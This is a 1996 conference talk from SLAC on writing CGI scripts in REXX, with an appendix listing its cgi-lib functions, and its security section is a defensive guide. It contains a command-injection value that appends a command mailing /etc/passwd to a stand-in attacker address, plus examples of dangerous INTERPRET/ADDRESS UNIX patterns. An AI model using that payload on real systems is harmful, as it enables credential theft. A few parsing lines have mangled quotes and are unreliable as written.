Also the REXX script **testcgidie** which produces:

When in production it can be useful to turn on a script's diagnostics via the URL or form. I do this using a "hidden" variable in the form or by prefacing the URL part of the command by "-d+" to tell the script to turn on diagnostics.




You can detect the "-d+" at the start of the input as follows:

```
IF LEFT(GETENV('QUERY_STRING'),3)='-d+' THEN ...  
OR  
PARSE VALUE GETENV('QUERY_STRING') WITH d +3 Post  
IF d='-d+' THEN ...
```


## Putting it all Together

To get your Web server to execute a CGI script you must:

- Write the script. To simplify this, you may wish to take advantage of a `cgi-lib.rex` library of functions, including some mentioned in this talk. Two simple, but complete examples may help:
  1. **testfinger** enables a UNIX finger function. The output from testfinger is shown here:



2. The **minimal** script provides a simple self-referencing HTTP Form script. The form and its output appears as:



- Move the script to a valid area as defined by the server software and make the script executable by your Web server. The procedures to accomplish this step vary from site to site. You must contact your local *Web-Master* to help you with this.



## Security Concerns

The Web-Master will want to insure that Security Aspects of your script have been addressed before adding your script to the Rules file. The next section of the talk will address some of these issues and show you how to write more CGI scripts.



## Writing More Secure CGI REXX Scripts

Any time that a program such as a WWW server is interacting with a networked client such as a WWW browser, there is the possibility of that client attacking the program to gain unauthorized access. Even the most innocent looking script can be very dangerous to the integrity of your system. So...

- Beware of INTERPRET, POPEN and ADDRESS UNIX
- Escaping Dangerous Characters
- Be Careful with POPEN and ADDRESS UNIX
- Restrict Access to Files
- Restricting Distribution of Information
- Test Script BEFORE Getting WWW Server to Execute
- Further Security Information



---

●  Beware of INTERPRET, POPEN, and ADDRESS UNIX

Observe the following  statements in a REXX script:

```
INTERPRET TRANSLATE (GETENV ('QUERY_STRING'), ' ', '+')  
OR  
ADDRESS UNIX TRANSLATE (GETENV ('QUERY_STRING'), ' ', '+')
```

- take query string, and convert into a command to be executed by the Web server.
- user could easily put command to delete all the files in the query string.


*Restrict command(s) system is allowed to execute in response to input.*

---

● Escaping Dangerous Characters

- Well-behaved clients, such as a browser, escape any query string characters with special meaning to the shell
  - e.g. replace special characters such as ";" or "|" by %XX
  - helps avoid problems with your script misinterpreting the characters passed from the client when used to construct the arguments of a command (e.g. finger) to be executed (via ADDRESS UNIX or POPEN) by the server's command environment.
- 

However:

- Easy for a **mischievous client**  to by pass hex encoding
- Can use special characters to confuse script and gain unauthorized access.
- E.g. following line may be present in a script:


```
ADDRESS UNIX "finger" User
```

**Problem:** ADDRESS UNIX starts a subshell;

**But** no guarantee that the `User` variable has not been manipulated by a mischievous client.

E.g. if `User` is set to

```
friend@ok.com;/usr/lib/mail/foe@bad.com < /etc/passwd
```

**Then** foe has used the semicolon to append a command to mail herself the system's password file. 

---

SO...

- Script should accept only subset of characters which won't confuse it. A reasonable subset is `[0-9] [a-z] [A-Z] -_./@`
- Other characters treat with care and reject in general.

- Can use **suspect** function from `cgi-lib.rxx`.
- Same goes for escaped characters after they have been converted.

However, if you cannot restrict yourself to the above set then...

---

●  **Be careful with POPEN and ADDRESS UNIX**

The general rule is:

*Do not pass untrusted data to a subshell or to programs that run externally with arguments.*

In REXX ADDRESS UNIX or POPEN commands fork a subshell.

**MUST** check arguments to ensure they do not contain metacharacters

- E.g. in the BOURNE UNIX shell metacharacters allow expansions (such as piping (|), commands in backticks (`), redirection (>, >>, <, etc.), multiple commands (;), or filename expansions (using \*, ?, [], etc.))

---

If you must pass such characters as arguments to an external command then:

- If don't want shell to expand meta characters then use e.g. ADDRESS COMMAND 'finger' username instead of ADDRESS UNIX 'finger' username
- Appears possible to avoid UNIX Bourne shell expansions by placing the parameters into environment variables. E.g. in Uni-REXX you could replace ADDRESS UNIX 'finger' username by  

```
Fail=PUTENV("PARM1="username)
ADDRESS UNIX 'finger "$PARM1"'
```
- If the above mechanisms are not available then place backslashes before any characters that have special meaning to the Bourne shell before calling the program.

---

●  **Restrict Access to Files**

Ensure file contents you display are appropriate.

E.g. if script receives request to display part or all of a file, it **MUST** verify (e.g. versus a list or the httpd configuration file) this file is appropriate to make visible via WWW.

Avoid client accessing files higher up the directory chain by blocking the use of .. in the filename.

Avoid server misinterpreting a filename for options by checking that the filename does not start with a minus sign (-). Could result in server hang awaiting standard input.

E.g. see the **slacfnok** function for hints.

---

## ● Restricting Distribution of Information

The IP address of the client is available to the CGI script in the environment variable `REMOTE_ADDR` accessible in REXX via `GETENV('REMOTE_ADDR')`. This may be used by the script to refuse the request if the client's IP address does not match some requirements.

---

## ● Test Script BEFORE Getting WWW Server to Execute

It is easy for buggy  script to cause server problems. E.g.

- Script does REXX `PULL` command with nothing on stack
- Reads from `stdin` with nothing in `stdin`
- Executes a REXX `TRACE ?R` command.
- Script may go into an infinite loop, or continuously spawn new processes using up all the server's process slots.

Can test script without requiring execution by the WWW server, e.g.

- Use the Unix `setenv` command to set the environment variables required,
  - call script and pipe the output to a file,
  - then use WWW browser to view the local file created by the pipe.
- 



## Further Security Information

- See *Writing More Secure CGI Scripts* at [//www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/security.html](http://www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/security.html) for more general and complete information.
  - See Paul Philips' *CGI Security* at [//www.primus.com/staff/paulp/cgi-security/](http://www.primus.com/staff/paulp/cgi-security/) for security information on Perl, C and C++.
  - Also see Lincoln Stein's well regarded *WWW Security FAQ* at [//www-genome.wi.mit.edu/WWW/faqs/www-security-faq.html](http://www-genome.wi.mit.edu/WWW/faqs/www-security-faq.html)
- 



## Further Information

REXX CGI library of functions `cgi-lib.rexx` freely available at [//www.slac.stanford.edu/slac/www/tool/cgi-rexx/](http://www.slac.stanford.edu/slac/www/tool/cgi-rexx/)

Parts of this presentation were derived from Chapter 28 of *HTML & CGI Unleashed*, Copyright 1995 Sams.net Publishing.

For more detailed information on writing CGI scripts, see:

[//www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/](http://www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/)

For information on WWW's use of environment variables, see:

[//hoohoo.ncsa.uiuc.edu/cgi/env.html](http://hoohoo.ncsa.uiuc.edu/cgi/env.html)

For more information on security concerns, see: [//www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/security.html](http://www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/security.html)

For more online pointers to information about the standards and protocols that are in use throughout the World Wide Web see Online Resources.

See *The World-Wide Web: How Servers Work*, by Mark Handley and John Crowcroft, pub. in *ConneXions*, Feb.1995, for info on WWW servers.

---

## Appendix: Code Referenced in Presentation

Since this paper was presented in real time using the Web and Netscape, several pages were displayed during the presentation, that do not appear in the text above. These pages are identified in the text by having large bold-faced underscored markers (in actuality these are hypertext links). For completeness listings of each of these pages is provided below in the order in which they are referenced in the text.

### Environment Variables

In uni-REXX the setting of an environment variable is returned by the `GETENV(string)` where *string* is the name of the environment variable whose setting is to be returned. The examples in this article make use of `GETENV`.

Other implementations of REXX, such as the OS/2 implementation, often use the `REXX VALUE(name[,newvalue][,selector])` function (where the brackets ([]) indicate optional arguments). This can return the value of the variable named by *name*. The *selector* names an implementation-defined external collection of variables. If *newvalue* is supplied, then the named variable is assigned this new value.

Thus you can discover the value of the environment variable `QUERY_INPUT` in uni-REXX by using:

```
Input=GETENV('QUERY_INPUT')
```

and in OS/2 REXX by using:

```
Input=VALUE('QUERY_INPUT',,'OS2ENVIRONMENT')
```

You will need to look at the documentation for your REXX implementation to see how to accomplish the above with other versions of REXX. Usually this simply means discovering the literal string to be used for the *selector* in order to access the environment variables.

### Format of Examples

Since REXX is case insensitive (apart from literals), I have been able to identify REXX keywords (for example the name of a built-in function like VERIFY) in the code listings by placing them in capital letters. My hope is that this will help you understand the code.

As another aid I have identified comments by placing them in italics. In some cases due to type setting line length restrictions, I have artificially broken lines. I have tried to do this with as little disruption as possible. In cases where, in a real script, there would be lines of code that are not illustrative to the example, I have replaced the code with ellipses (...)

## Code Listings of Functions referenced from cgi-lib.rxx

These are given in the order in which they are referenced in the talk itself. For a complete current list of all the functions etc. in cgi-lib.rxx see URL:  
<http://www.slac.stanford.edu/slac/www/tool/cgi-rexx/cgi-lib.html>

Index of REXX CGI Functions

Function	Owner	Group	Bytes	Comment
deweb	cottrell	sf	1549	Converts ASCII Hex code %XX to ASCII characters
readpost	cottrell	sf	1639	Reads the standard input from a form with METHOD="POST"
testinput	Mwww	oh	1306	Example to show processing of input
printvariables	cottrell	sf	629	Adds a listing of the Form name=value& variables to the page
htmltop	cottrell	sf	320	Insert title and H1 header at top of page
cgierror	cottrell	sf	524	Reports an error and returns
myurl	cottrell	sf	239	Adds the URL of the script to the page
cgidie	cottrell	sf	535	Reports an error and exits
testcgierror	cottrell	sf	31	Example of the use of cgierror
testcidie	cottrell	sf	29	Example of the use of cidie
testfinger	cottrell	sf	26	Example of a script to provide a finger function
minimal	cottrell	sf	459	Simple Illustration of a Form CGI script
suspect	cottrell	sf	555	Checks for suspect characters in the input
slacfnok	cottrell	sf	1717	Used at SLAC to test for whether a file should be made visible

Les Cottrell. Last Update: 15 Mar 1996

```

/* ----- DEWEB ----- */
DeWeb: PROCEDURE; PARSE ARG In, Op
/* *****
DeWeb converts hex encoded (e.g. %3B=semi-colon)
characters in the In string to the equivalent
ASCII characters and returns the decoded string.

```

If the 2 characters following a % sign do not represent a hexadecimal 2 digit number, then the % and following 2 characters are returned unchanged. If the string terminates with a % then the % sign is returned unchanged. If the final two characters in the string are a % sign followed by a single hexadecimal digit then they are returned unchanged.

The optional Op argument contains a set of characters which allows you to tell DeWeb to:  
 '+' convert plus signs (+) to spaces in the input before the hex decoding is done.  
 '\*\*' convert asterisks (\*) to percent signs (%) after the decoding. This option is often used with Oracle.

Authors: Les Cottrell & Steve Meyer - SLAC

Examples:

```
SAY DeWeb('%3Cpre%3e%20%25Loss %Util%')
results in: '<pre> %Loss %Util%'
SAY DeWeb('%3Cpre%3eName++Address*', '**')
results in '<pre>Name Address%'
***** */
IF POS('+',Op)/=0 THEN In=TRANSLATE(In,' ','+')
Start=1; Decoded=''; String=In
DO WHILE POS('%',String)/=0
  PARSE VAR String Pre%' +1 Ch +2 In
  IF DATATYPE(Ch,'X') & LENGTH(Ch)=2 THEN
    Ch=X2C(Ch)
  ELSE DO; In=Ch||In; Ch='%'; END
  Decoded=Decoded||Pre||Ch
  Start=LENGTH(Decoded)+1
  In=Decoded||In
  String=SUBSTR(In,Start)
END
IF POS('**',Op)/=0 THEN In=TRANSLATE(In,'%','**')
RETURN In
```

```
/* ----- READPOST ----- */
ReadPost: PROCEDURE; PARSE ARG StdinFile
/***** */
/*Read HTML FORM POST input (if any) from */
/*standard input. Note that if the caller */
/*provides a filename then we save the input */
/*in case we need to send it to another */
/*script. If so we can restore the stdin for */
/*the called command by using the command: */
/*ADDRESS UNIX script '<' StdinFile */
/*A good way to get a unique filename to save */
/*the standard input in, is to use the process*/
/*id. For example in Uni-REXX: */
/* StdinFile='/tmp/stdin'_GETPID() */
/* Post=ReadPost(StdinFile) */
/*If a StdinFile is specified, but ReadPost */
/*is unable to write the standard input to */
/*StdInFile, then ReadPost EXITs. */
/*ReadPost returns the POST input if the */
/*REQUEST_METHOD="POST" else it returns null. */
```

```

/*ReadPost also returns a null string if the */
/*REQUEST_METHOD="POST" but there is no input */
/*in the standard input. */
/*N.b. the returned Post input does NOT have */
/*plus signs (+) converted to spaces or hex */
/*ASCII %XX encodings converted to characters.*/
/***** */
In=''
IF GETENV('REQUEST_METHOD')="POST" THEN DO
  In=CHARIN(,1,GETENV('CONTENT_LENGTH'))
  IF StdinFile/='' THEN DO
    IF CHAROUT(StdinFile,In,1) /=0 THEN DO
      SAY "500: Can't write all POST chars!"
      EXIT
    END
    Fail=CHAROUT(StdinFile)/*Close the file*/
  END
END
RETURN In

/* ----- TESTINPUT ----- */
#!/usr/local/bin/rxx
/* The above line indicates that the code is a
REXX script and where the REXX interpreter is
to be found. This may be different at your site.

Sample CGI Script in Uni-REXX, invoke from:
http://www.slac.stanford.edu/cgi-wrap/testinput*/

Fail=PUTENV('REXXPATH=/afs/slac/www/slac/www/tool/cgi-rexx')
/* The above line tells the REXX interpreter
where to find the external REXX library
functions, such as PrintHeader, HTMLTop,
ReadPost, DeWeb and HTMLBot. */

StdinFile='/tmp/stdin'_GETPID()/*Get unique name*/
/*_GETPID() provides the process Id in Uni-REXX*/
SAY PrintHeader(); SAY HTMLTop('testinput')
/***** */
/*Read input from the various sources. */
/*Note that we preserve or save */
/*input in case we need to send it to another */
/*script. If so we can restore the stdin for the */
/*the called command by using the REXX command: */
/*ADDRESS UNIX script '<' StdinFile */
/***** */

PARSE ARG Parms/*QUERY_STRING input for non FORMS*/
SAY 'Command line parms="'Parms'"'
SAY '<br>Standard input="'ReadPost(StdinFile)'"'
SAY '<br>PATH_INFO="'GETENV('PATH_INFO')'"'
SAY '<br>QUERY_INPUT="'GETENV('QUERY_STRING')'"'
EXIT

/* ----- PRINTVARIABLES ----- */
/* PrintVariables
Decodes the Form data block variables
in the In argument (which are in the format

```

key1=value1&key2=value2&...) and returns them in a nicely formatted HTML string.

Example:

```
SAY PrintVariables(GETENV('QUERY_STRING'))
*/
PrintVariables: PROCEDURE; PARSE ARG In
n='0A'X; /*Newline*/; Out=n||'<dl compact>'||n
DO I=1 BY 1 UNTIL In=''
  /* Split into key and value */
  PARSE VAR In Key.I='Val.I'&' In
  /* Convert %XX from hex to alphanumeric*/
  Key.I=DeWeb(Key.I,'+'); Val.I=DeWeb(Val.I,'+')
  Out=Out'<dt><b>'Key.I'</b>'n,
      '<dd><i>'Val.I'</i><br>'n
END I
RETURN Out||'</dl>'||n
```

```
/* ----- HTMLTOP ----- */
/* HtmlTop
Returns the <head> of a document and the
beginning of the body with the title and a
body <h1> header as specified by the parameter.
Example: SAY HTMLBot('Heading for WWW Page')
*/
HtmlTop: PROCEDURE; PARSE ARG Title
RETURN '<html><head><title>'Title,
      '</title></head><body><h1>'Title'</h1>'
```

```
/* ----- CGIERROR ----- */
/* CgiError
Prints out an error message which contains
appropriate headers, markup, etcetera.
Parameters:
If no parameters, gives a generic error message
Otherwise, the first parameter will be the title
and the rest will be given as the body
*/
CgiError: PROCEDURE; PARSE ARG Title, Body
IF Title='' THEN
  Title='Error: script' MyURL(),
  'encountered fatal error.'
SAY '<html><head><title>'Title'</title></head>'
SAY '<body><h1>'Title'</h1>'
IF Body/='' THEN SAY Body
SAY '</body></html>'
RETURN ''
```

```
/* ----- MYURL ----- */
/* MyURL
Returns a URL to the script
*/
MyURL: PROCEDURE
IF GETENV('SERVER_PORT')/='80' THEN
  Port=':'GETENV('SERVER_PORT')
ELSE Port=''
Url='http://'GETENV('SERVER_NAME')||Port
RETURN Url||GETENV('SCRIPT_NAME')
```



```

/* ----- CGIDIE ----- */
/* CgiDie
   Identical to CgiError, but also quits with the
   passed error message. This appears to work on SunOS.
   On AIX 3.2 it appears to be necessary to enter an
   extra carriage return if cgidie is called from a
   REXX script initiated from the command line.
*/
CgiDie: PROCEDURE
  PARSE ARG Title, Body
  Fail=CgiError(Title, Body)
  Pid=_GETPID()
  Kill=_KILL(Pid,9)
  SAY 'Kill='Kill
  SAY 'Error killing process id',
      Pid', system error:' _errno()
  SAY _sys_errlist(_errno())
  SAY 'Process not killed.'
  EXIT

/* ----- TESTCGIERROR ----- */
#!/usr/local/bin/rxx
/* Test CGIerror, displays err msg plus environ*/
CALL PUTENV('REXXPATH=/afs/slac/www/slac/www/tool/cgi-rexx/')
ADDRESS 'COMMAND'
PARSE ARG Parms

SAY PrintHeader();
SAY '<html><head><title>Test CGIError</title></head>'
IF GETENV('QUERY_STRING')='' THEN DO
  IF Parms='' THEN Body='<pre>'
  ELSE Body='<pre>Parms='Parms'.'
  CALL POPEN('set') /* UNIX cmd to show env.*/
  DO Q=1 TO QUEUED();
    PARSE PULL Line;
    Body=Body||Line||'0a'X
  END Q
  Body=Body||'</pre>'
  SAY '<body bgcolor="FFFFFF">'
  Fail=CGIerror('400: No input found!', Body)
END
EXIT

/* ----- TESTCGIDIE ----- */
#!/usr/local/bin/rxx
/* Test CGIdie */
CALL PUTENV 'REXXPATH=/afs/slac/www/slac/www/tool/cgi-rexx/'
SAY PrintHeader(); SAY '<body bgcolor="FFFFFF">'
SIGNAL ON NOVALUE
A=Junk /*Force a NOVALUE error*/
EXIT
/*
REXX will jump to this error exit if a variable is
encountered that has not been initialized. It will
display an error together with the filename of the
script, the line number, and the contents of the

```

```

line in which the error was found.
*/
NoValue:
  PARSE SOURCE . . Fn .
  LineNb=SIGL
  Line=SOURCELINE(LineNb)
  CALL CGIdie , 'Undef var ref on line' LineNb,
    'of' Fn||'0a'x||'<br>'Line

/* ----- TESTFINGER ----- */
#!/usr/local/bin/rxx
/* The above line indicates that the code is a
REXX script and where the REXX interpreter is
to be found. This may be different at your site.

Sample CGI Script in Uni-REXX, invoke from:
http://www.slac.stanford.edu/cgi-wrap/finger?cottrell*/

Fail=PUTENV('REXXPATH=/afs/slac/www/slac/www/tool/cgi-rexx')
/* The above line tells the REXX interpreter
where to find the external REXX library
functions, such as PrintHeader, HTMLTop,
DeWeb and HTMLBot. */

SAY PrintHeader() /*Put out Content-type stuff*/
SAY '<body bgcolor="FFFFFF">'

In=DeWeb(TRANSLATE(GETENV('QUERY_STRING'),' ','+'))
/*Decode + signs to spaces and hex %XX to chars*/
SAY HTMLTop('Finger' In)'<pre>'
Valid=' abcdefghijklmnopqrstuvwxyz'
Valid=Valid||'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
Valid=Valid||'0123456789-_/.@'

V=VERIFY(In,Valid) /*Check input is valid*/
IF V/=0 THEN
  SAY 'Bad char('SUBSTR(In,V,1)')in:"'In'"
ELSE ADDRESS COMMAND '/usr/ucb/finger' In
SAY HTMLBot() /*Put out trailer boilerplate*/
EXIT

/* ----- MINIMAL ----- */
#!/usr/local/bin/rxx
/* Minimalist http form and script */
F=PUTENV("REXXPATH=/afs/slac/www/slac/www/tool/cgi-rexx")
SAY PrintHeader(); SAY '<body bgcolor="FFFFFF">'
Input=ReadForm()
IF Input='' THEN DO /*Part 1*/
  SAY HTMLTop('Minimal Form')
  SAY '<form><input type="submit">',
    '<br>Data: <input name="myfield">'
END
ELSE DO /*Part 2*/
  SAY HTMLTop('Output from Minimal Form')
  SAY PrintVariables(Input)
END
SAY HTMLBot()

```

```

/* ----- SUSPECT ----- */
Suspect: PROCEDURE; PARSE ARG Input
/*
Checks that the Input string is composed of valid
characters which should not cause problems with
shell expansions. Suspect returns null if Input
is composed of valid characters otherwise it
returns an error message.
Example:
IF Suspect(In)/='' THEN DO;
  SAY Suspect(In) 'in:' "'In'"; EXIT; END
*/
Valid=' abcdefghijklmnopqrstuvwxyz' ||,
      'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
Valid=Valid||'0123456789-_/.@,'
V=VERIFY(Input,Valid)
IF V/=0 THEN
  RETURN 'Invalid character('SUBSTR(Input,V,1)')'
ELSE RETURN ''

/* ----- SLACFNOK ----- */
/* SLACfnOK
Checks that the filename is OK to be made accessible.
IF OK then it returns a null string, else it returns a
string with the reason why the file is not accessible.
*/
SLACfnOK: PROCEDURE; PARSE ARG Fn

